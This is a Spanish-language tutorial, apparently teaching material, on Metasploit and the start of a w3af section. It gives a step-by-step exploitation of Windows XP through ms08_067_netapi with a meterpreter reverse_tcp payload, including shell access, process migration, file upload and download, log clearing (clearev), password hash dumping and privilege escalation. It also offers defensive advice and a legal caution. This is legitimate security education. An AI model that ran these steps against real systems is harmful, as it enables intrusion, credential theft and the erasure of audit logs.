   aix/rpc_ttdbserverd_realpath      2009-06-17          great      ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   bsdi/softcart/mercantec_softcart  2004-08-19          great      Mercantec SoftCart CGI Overflow
   ...


   windows/http/icecast_header       2004-09-28          great      Icecast (<= 2.0.1) Header Overwrite (win32)
```

Como podemos ver en la imagen anterior, tenemos el nombre del exploit (en el cual aparece el sistema al que ataca al principio de su ruta) la fecha en la que fue publicado, una valoración (ranking) y una breve descripción. Podemos encontrar más información de un exploit en concreto usando el comando **info [nombre del exploit]**

Algunos de los exploits más utilizados (y conocidos) son:

ms08_067_netapi para Windows XP

ms06_..._netapi para Windows 7 y 8, donde ms06_40_netapi es uno de los más usados para atacar Windows 2003 server

También es posible buscar el exploit mediante el comando **search.** Este comando también sirve para buscar otros recursos.

Una vez hallamos escogido el exploit que queremos utilizar, escribiremos el comando **use [exploit]** para indicar a metasploit el exploit a activar.

Como ejemplo vamos a usar el exploit ***ms08_067_netapi***, así que buscamos entre la lista de exploits (mediante el comando search) y encontramos que su nombre completo es ***windows/smb/ms08_067_netapi***.

Por lo que escribiríamos el siguiente comando: *use windows/smb/ms08_067_netapi*

Si todo va bien (hemos escrito el nombre del exploit correctamente) metasploit mostrará en la consola el exploit que está utilizando en color rojo, indicando que ha conseguido cargarlo:

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Una vez hecho esto, procederemos a usar un payload para aprovechar el exploit. Para ver una lista de payloads compatibles con nuestro exploit, utilizaremos la operación **show payloads**.

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================
   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/debug_trap                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                               normal  Generic Command Shell, Bind TCP Inline
   ...
```

Vemos una lista de payloads compatibles con el exploit que hemos cargado, así como una evaluación y una pequeña descripción.

Si utilizamos **show payloads** sin haber cargado un exploit previamente, metasploit nos mostrará todos los payloads disponibles para todas las plataformas (en lugar de sólo los compatibles con el exploit en concreto)

Tras elegir un payload adecuado, usaremos el comando **set PAYLOAD [payload]**

```
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Como vemos, metasploit nos indica que está listo para utilizar el payload. Si a continuación introducimos **show options** se nos mostrarán las opciones que podemos utilizar:

```
msf  exploit(ms08_067_netapi) > show options

Module options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST     192.168.1.103    yes       The target address
   RPORT     445              yes       Set the SMB service port
   SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER,SRVSVC

Payload options(windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh,thread,process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Vemos que en este caso todas las opciones son necesarias (todas tienen el campo Required = yes) así como la mayoría ya tiene un valor asignado por defecto, aunque podremos ajustarlos a nuestra conveniencia con el comando **set [opcion] [parametros]** tal y como veremos a continuación.

Indicamos la IP de la máquina objetivo, así como la nuestra, mediante las órdenes **set RHOST [ip objetivo]** y **set LHOST [nuestra IP]** , como hemos visto en el cuadro de opciones anterior

```
msf  exploit(ms08_067_netapi) > set RHOST 192.168.100.101
RHOST => 192.168.100.101

msf  exploit(ms08_067_netapi) > set LHOST 192.168.100.201
LHOST => 192.168.100.201
```

Tras poner las IPs correspondientes, usaremos meterpreter para aprovecharnos de la vulnerabilidad. Para ello simplemente meteremos el comando **exploit** para inicializarlo

```
msf  exploit(ms08_067_netapi) > exploit

 [*] Started reverse handler on 192.168.100.201:4444
 [*] Automatically detecting the target...
 [*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
 [*] Selected Target Windows XP SP 3 Spanish (NX)
 [*] Triggering the vulnerability...
 [*] Sending stage (748032 bytes)
 [*] S Meterpreter session 1 opened (192.168.100.201:4444 → 192.168.100.101:1032)

meterpreter >
```

Una vez inicializado meterpreter podemos explotar completamente la vulnerabilidad.

¿Cómo funciona?

Metasploit Framework tiene una arquitectura modular (que podemos ver más detallada más adelante) esto significa que cada exploit está integrado en el framework de forma que pueda interactuar con este (y en consecuencia con otros módulos como los payloads) simplemente mediante comandos de carga y configuración.

Opciones

Aquí se muestra un listado de algunas de las opciones disponibles en msfconsole

Podemos ver más información concreta de cada opción utilizando el parámetro **-h**

- **back:** Descarga el módulo actual
- **check:** Algunos exploits pueden detectar si el objetivo es vulnerable a dicho exploit o no

```
msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
```

Como vemos en el ejemplo, el sistema no es vulnerable a este exploit en concreto, este es el principal objetivo a conseguir cuando actualizamos nuestros sistemas, tener la menor cantidad de vulnerabilidades posibles.

- **connect:** Pequeño netcat[1]que permite SSL[2], envío de archivos, proxies, etc

```
msf > connect -h
Usage: connect [options]

Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

    -C           Try to use CRLF for EOL sequence.
    -P <opt>     Specify source port.
    -S <opt>     Specify source address.
    -c <opt>     Specify which Comm to use.
    -h           Help banner.
    -i <opt>     Send the contents of a file.
    -p <opt>     List of proxies to use.
    -s           Connect with SSL.
    -u           Switch to a UDP socket.
    -w <opt>     Specify connect timeout.
    -z           Just try to connect, then return.
```

- **edit:** permite editar (por defecto con Vim[3]) el módulo cargado
- **help:** muestra los comandos (como hemos visto en el ejemplo básico)

(1) Netcat: Herramienta para el análisis de red, especialmente para el protocolo TCP/IP aunque también puede trabajar con UDP. Contiene una gran cantidad de funcionalidades y es una de las herramientas de diagnóstico y seguridad mejor valoradas por administradores de redes.

(2) SSL (Secure Sockets Layer): Protocolo criptográfico que proporciona comunicaciones seguras por una red

(3) Vim o Vi(sual) Improbed es un editor de texto presente en todos los sistemas Linux

- **info:** muestra gran cantidad de información del módulo cargado (opciones, objetivos, autor,licencia, referencias, restricciones, etc)
- **irb:** muestra un intérprete de Ruby que permite la creación de scripts
- **jobs:** muestra los módulos que corren en segundo plano
- **load:** carga un plugin
- **unload:** quita el plugin
- **route:** permite crear sockets
- **search:** búsqueda (de módulos, descripciones, referencias, etc)
- **sessions:** permite listar, interactuar y terminar sesiones (tanto de shells, como de meterpreter, de VNC, etc)
- **set:** configura opciones (como ya hemos visto)
- **setg:** configura opciones comunes en los módulos (como LHOST o RHOST) ahorrando tiempo si vamos a usar varios. Si además usamos la opción **save** lo guardaremos para otras sesiones también
- **show:** muestra los módulos/opciones/etc de metasploit (como hemos visto antes)
- **use:** carga el módulo (como ya hemos visto)

Intentaremos aprovecharnos de la vulnerabilidad utilizando Meterpreter.

Una vez hemos activado el exploit y el payload el prompt pasará del msf de msfconsole a indicar meterpreter.

Escribiremos el comando **ps** para ver los procesos activos en la máquina objetivo

```
meterpreter > ps

Porcess list
==========

 PID   Name              Arch    Session   User                        Path
 ----  -----             ----    --------  -----                       -----
  0    [System Proccess]
  4    System            x86     0         INT AUTHORITY\SYSTEM        \SystemRoot\System32\smss.exe
 728   Winlogon          x86     0         INT AUTHORITY\SYSTEM        \??\C:\WINDOWS\System32\winlogon.exe

                                          ...
```

Vemos la lista de procesos, con su PID, el usuario(User) y su ruta(Path)

Si lo deseamos, podemos unir meterpreter a otro proceso mediante el comando **migrate [PID]**

```
meterpreter > migrate 728
[*] Migrating to 728...
[*] Migration completed successfully.
```

En caso de querer cambiar de proceso, deberíamos asegurarnos de elegir uno que no vaya a terminar pronto (un proceso del sistema, por ejemplo)

Para adueñarnos del sistema, podemos utilizar el comando **shell**, el cual nos abrirá una terminal del sistema objetivo

```
meterpreter > shell

Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.



C:\WINDOWS\system32>
```

A partir de este momento podemos usar la terminal como si el sistema fuera nuestro

Este ha sido un ejemplo simple de lo que es capaz de hacer Metasploit. Sin embargo este Framework es muy extenso y tiene muchas capacidades, entre las que se encuentran el crear nuestros propios exploits y payloads, guardar nuestros ataques en una base de datos, ocultación y codificación de los exploits...

Opciones de Meterpreter

Listado de las opciones de meterpreter

- **help:** muestra las opciones de meterpreter
- **background:** envía la sesión actual de meterpreter a segundo plano (devuelve el inicio de metasploit con el prompt msf>)
- **cat:** muestra el contenido de un fichero (como el cat de linux)
- **cd:** cambia el directorio (como el cd de MsDos y Linux)
- **pwd:** muestra el directorio actual
- **clearev:** limpia los logs de aplicaciones, sistema y seguridad de un SO Windows
- **download:** descarga un fichero del objetivo (necesario doble \\ cuando actuamos contra Windows)

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
```

- **edit:** abre un fichero (con Vim) en el objetivo
- **execute:** ejecuta un comando en el objetivo

```
meterpreter > execute -f cmd.exe -i -H

Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

- **getuid:** muestra el usuario que Meterpreter esta usando
- **idletime:** muestra el tiempo que lleva comprometida la máquina objetivo
- **ipconfig:** como la misma opción en Windows, nos dice la configuración de la red del objetivo
- **ls:** como en Linux, nos muestra los archivos del directorio actual
- **migrate:** cambiamos a otro proceso (como ya hemos visto antes)
- **ps:** nos da un listado de los procesos activos (como ya hemos visto antes)

- **resource:** ejecuta comandos de meterpreter que están escritos en un archivo de texto

```
root@kali:~# cat resourse.txt
ls
background
root@kali:~#
```

Creamos el archivo de texto con las instrucciones de listar (ls) y después pasar a segundo plano (background)

```
meterpreter > resource resourse.txt
[*] Reading /root/resourse.txt
[*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop
=======================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-02-29 16:41:29 -0500  .
40777/rwxrwxrwx   0       dir   2012-02-02 12:24:40 -0500  ..
100666/rw-rw-rw-  606     fil   2012-02-15 17:37:48 -0500  IDA Pro Free.lnk
100777/rwxrwxrwx  681984  fil   2012-02-02 15:09:18 -0500  Sc303.exe
100666/rw-rw-rw-  608     fil   2012-02-28 19:18:34 -0500  Shortcut to Ability Server.lnk
100666/rw-rw-rw-  522     fil   2012-02-02 12:33:38 -0500  XAMPP Control Panel.lnk

[*] Running background

[*] Backgrounding session 1...
msf  exploit(handler) >
```

Como vemos nos ha listado el directorio actual (Escritorio) mostrándonos los archivos así como sus permisos, tamaño, tipo, fecha de última modificación y su nombre (los directorios . y .. son el directorio actual y su padre respectivamente).

Después de mostrarnos los archivos ha pasado a segundo plano, como le habíamos indicado.

- **Search:** realiza búsquedas en el objetivo

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xamp\\
Found 1 result...
    c:\\xampp\perl\bin\search.bat (57035 bytes)
```

Este comando realiza una busqueda de ficheros, nótese que en un sistema Windows hemos de poner la doble barra (\\).

- **Shell:** abre una terminal en el objetivo (como ya hemos visto antes)
- **upload:** sube un archivo al sistema objetivo

```
meterpreter > upload archivo.txt c:\\windows\\system32
[*] uploading  : archivo.txt -> c:\windows\system32
[*] uploaded   : archivo.txt -> c:\windows\system32\archivo.txt
```

En este caso hemos subido un inofensivo fichero de texto, pero igualmente podría enviarse un programa malicioso como un virus o un troyano


(Un troyano es un programa capaz de crear una puerta trasera en un equipo para darnos acceso remoto. Se llama así debido a que se comporta como el caballo de Troya de la Odisea de Homero)

¿Cómo funciona Meterpreter?

Meterpreter es un payload que trabaja junto al exploit usado sin crear un nuevo proceso, lo cual lo hace más efectivo (y sigiloso).

Para ello utiliza DLL injection[1] stagers[2]

Su funcionamiento es el siguiente:



En primer lugar, el exploit y el primer stage[3] se envían al objetivo.

Tras conseguir la explotación, el stager se une al objetivo en una tarea y trata de comunicarse de nuevo con el mfsconsole para abrir una comunicación.

Una vez establecida la conexión, se envía el segundo stage. Si consigue efectuar el DLL injection correctamente, metasploit envía el meterpreter DLL para establecer un canal de comunicación completo y estable.

Por último, meterpreter carga las extensiones necesarias (como stdapi o priv) usando el protocolo TLV[4]

(1) En los S.O. Windows los procesos suelen cargar bibliotecas de enlace dinámico (Dynamic-Link Library). Las DLL son archivos que realizan funciones que son comunes en muchos programas, por lo que mediante su uso se intenta promover la modularidad del código, así como mejorar el uso de los recursos del sistema (memoria especialmente)

El DLL injection es una técnica que permite introducir código en otros procesos, para ello se fuerza a un proceso corriente cargar una DLL con código malicioso. De esta forma es más difícil que los programas de seguridad lo detecten, puesto que está "escondido" en un proceso habitual

(2)Stager: payload que establece una conexión entre atacante y víctima. Se intenta que sean lo más pequeños y fiables posibles por lo que se acaban usando varios de pequeño tamaño (metasploit elige el más adecuado en cada caso)


(3) Stage: componente/módulo del Stager

(4) Protocolo TLV(Type-Lenght-Value o Tipo Longitud Valor en español) es un formato que permite representar información de forma muy eficiente. Para ello se utilizan 3 campos: el tipo de dato (básicamente un tag) la longitud (del campo valor) y el valor (nuestro dato en sí).

Objetivos addicionales de Meterpreter:

- Sigilo:
    - Meterpreter reside sólo en memoria (no deja rastro en disco)
    - No se crea un nuevo proceso (se inyecta en uno ya activo)
    - Se encripta la comunicación entre nuestra máquina y el objetivo
- Fuerza:
    - Meterpreter utiliza un canal de comunicación
    - El protocolo TLV tiene pocas limitaciones
- Extensible:
    - Se puede añadir extensiones fácilmente y sin necesidad de reconstruirlo/recompilarlo

Arquitectura



- Bibliotecas
  - **Rex**: La biblioteca básica para la mayoría de las tareas (Tareas básicas, administración de plugins, protocolos, etc)
  - **MsfCore**: Proporciona la API "básica", define el marco de Metasploit
  - **MsfBase**: Proporciona el API "amistoso" y con la cual se va a interactuar (normalmente a través de una interfaz), simplificado para su uso en el marco

- Módulos:
  - **Módulo auxiliary**: Permite la interacción de herramientas externas como pueden ser escaners de vulnerabilidades, sniffers, etc… con el framework de Metasploit.
  - **Módulo encoders**: Proporciona algoritmos para codificar y ofuscar (se intenta hacer ininteligible) los payloads que utilizaremos tras haber tenido éxito el exploit.
  - **Módulo exploits**: Aquí es donde se encuentran todos los exploits disponibles en el framework para conseguir acceso a los diferentes Sistemas Operativos.
  - **Módulo payloads**: Ofrece una gran cantidad de códigos que podremos ejecutar remotamente una vez haya tenido éxito el exploit.
  - **Módulo post**: Proporciona funcionalidades para la fase de post explotación.
  - **Módulo nops**: Se encarga de que la conexión y tráfico de datos de los payloads se mantenga constante

? Cuestiones

- **En meterpreter, ¿qué hace el comando screenshot?**

  >> hace una captura de pantalla y la guarda en un jpg en el escritorio

- **¿y el comando hashdump?**

  >> captura los hash de las contraseñas de un Windows XP. Estos hashes pueden ser guardados y utilizados en otros programas destinados a este fin (John the ripper por ejemplo)

- **¿y getsystem? Prueba usando getuid, luego getsystem y luego getuid de nuevo**

  >> Aumenta nuestro nivel de privilegio

- **¿Qué medidas podemos tener para evitar ataques de metasploit?**

  >> Es importantísimo tener actualizado nuestro sistema: algunas actualizaciones parchean las vulnerabilidades y evitan que programas como metasploit las exploten

  >> Tener un cortafuegos (y bien configurado): Cerrar y ocultar puertos dificulta la tarea de metasploit, puesto que al ocultar los servicios que estamos utilizando evita dar pistas sobre las vulnerabilidades que se pueden usar. Además, si está bien configurado, un cortafuegos puede bloquear casi cualquier intento de envío de datos no deseados desde el exterior.

Historia

Metasploit fue creada en 2003 por H.D. Moore usando el lenguaje de programación Perl.

En 2006, se añaden las técnicas de fuzzing[1] para descubrir vulnerabilidades (Metasploit 3.0)

En 2007 se reescribió completamente en el lenguaje Ruby.

Rapid7, una empresa de seguridad informática, compró el proyecto en Octubre de 2009, desde entonces Rapid7 publicó dos ediciones opencore: Metasploit Express (Abril 2010) y Metasploit Pro (Octubre 2010).

Metasploit 4.0 se publica en Agosto de 2011.

(1) Fuzzing: técnicas de software automatizadas, capaces de generar y enviar datos secuenciales o aleatorios a una o varias áreas o puntos de una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes en el software auditado.

Impacto

A día de hoy, Metasploit está considerado como el mayor y mejor Framework dedicado al desarrollo y uso de exploits (además de ser uno de los mayores programas escritos en Ruby, si no el mayor)
Es una de las herramientas más comunes para los expertos en seguridad informática (tanto por desarrolladores de software especializado como hackers)

W3AF

Introducción

Como ocurre con nuestros sistemas operativos, es más que probable que nuestras aplicaciones web contengan varios agujeros de seguridad que un atacante malintencionado pueda intentar aprovechar.

Para poner a prueba nuestra aplicación web, usaremos el programa w3af.

w3af (Web Application Attack and Audit Framework) es una herramienta open source de auditoría que permite detectar vulnerabilidades web y explotarlas.

Es en lo que en el mundo de la seguridad se conoce como test de intrusión o pentesting: pruebas de penetración de caja negra destinadadas a comprobar la seguridad de aplicaciones web.

Se trata de un framework bastante completo y con unas capacidades que difícilmente se encuentran en otras herramientas de la misma índole. Es bastante sencilla de utilizar y muy útil para automatizar diferentes análisis en un sólo proceso.

W3af es software libre, está escrito en Python y está disponible en los sistemas operativos más conocidos.

Índice del capítulo


Objetivos

- Conocer las diversas clases de plugins y qué objetivos tienen
- Descubrir las vulnerabilidades de un sitio web
- Uso de exploits para aprovechar las vulnerabilidades y considerar el daño potencial

Funcionamiento

Aunque Es posible utilizar w3af por consola, pero por comodidad y claridad, usaremos la inerfaz gráfica (w3af_gui)

Pestaña de configuración



Esta es la ventana de configuración de análisis de w3af. Podemos ver que se divide en varias partes bien diferenciadas:

- **Target**: Nuestro objetivo de análisis

NOTA: Debemos asegurarnos de atacar nuestras propias URL o usar HoneyPots para evitar problemas legales

- **Profiles**: Nos da un conjunto de análisis predefinidos. Además, podemos añadir nuestros propios perfiles mediante la opción Perfiles/Nuevo. Un perfil incluye un conjunto de varios plugin que se han seleccionado y se van a ejecutar cuando iniciemos el análisis

  Los perfiles predefinidos son:

  1. **Owasp_Top10**: Los 10 fallos de seguridad más comunes

Nota: Owasp (Open Web Application Security Project) es una comunidad dedicada a la seguridad informática. Busca y publica los fallos de seguridad más importantes y comunes, de este listado obtenemos el escaneado Owasp_top10

  2. **Audith_high_risk** : Sólo busca las vulnerabilidades de más riesgo, como son los Sql injection, comandos OS, subidas inseguras de archivos, etc
  3. **bruteforce**: Usa ataques de fuerza bruta contra los formularios de autenticación. Para ello usa los credenciales más comunes
  4. **fast_scan**: Escaneado rápido. Usa sólo unos pocos plugins discovery y los plugins audit más veloces
  5. **full_audit**: Completa auditoría del objetivo, utilizando sólo webSpider como plugin discovery
  6. **full_audit_manual_discovery**: realiza un escaneado manual sólo utilizando el plugin spiderMan y luego busca en busca de las vulnerabilidades conocidas
  7. **sitemap**: Usa diferentes técnicas online para crear un mapa (el sitemap) de la aplicación web.
  8. **web_infrastructure**: Usa todas las técnicas de w3af dedicadas al descubrimiento en el objetivo


- **Plugin**: Cada plugin realiza un tipo de análisis en el objetivo. Cuantos más plugins tengamos activos más riguroso será el análisis, sin embargo también será más costoso (más recursos y más tiempo en ejecución)
  - Audit: se utilizan para auditar la seguridad de la aplicación web.En este apartado destacan plugins como: detección SQL injection, detección XSS, detección SSI, detección Buffer Overflow, detección LDAP Injection…
    Principalmente buscan las vulnerabilidades en las URLs y formularios encontrados por los plugin Discovery.
    Su funcionamiento se basa en el uso de “inyecciones de strings” en sus peticiones y buscando ciertos valores en las respuestas, aunque esto también puede dar lugar a falsos positivos
  - Auth**:** mediante este plugin w3af puede “loguearse” si se topa con un formulario tipo login
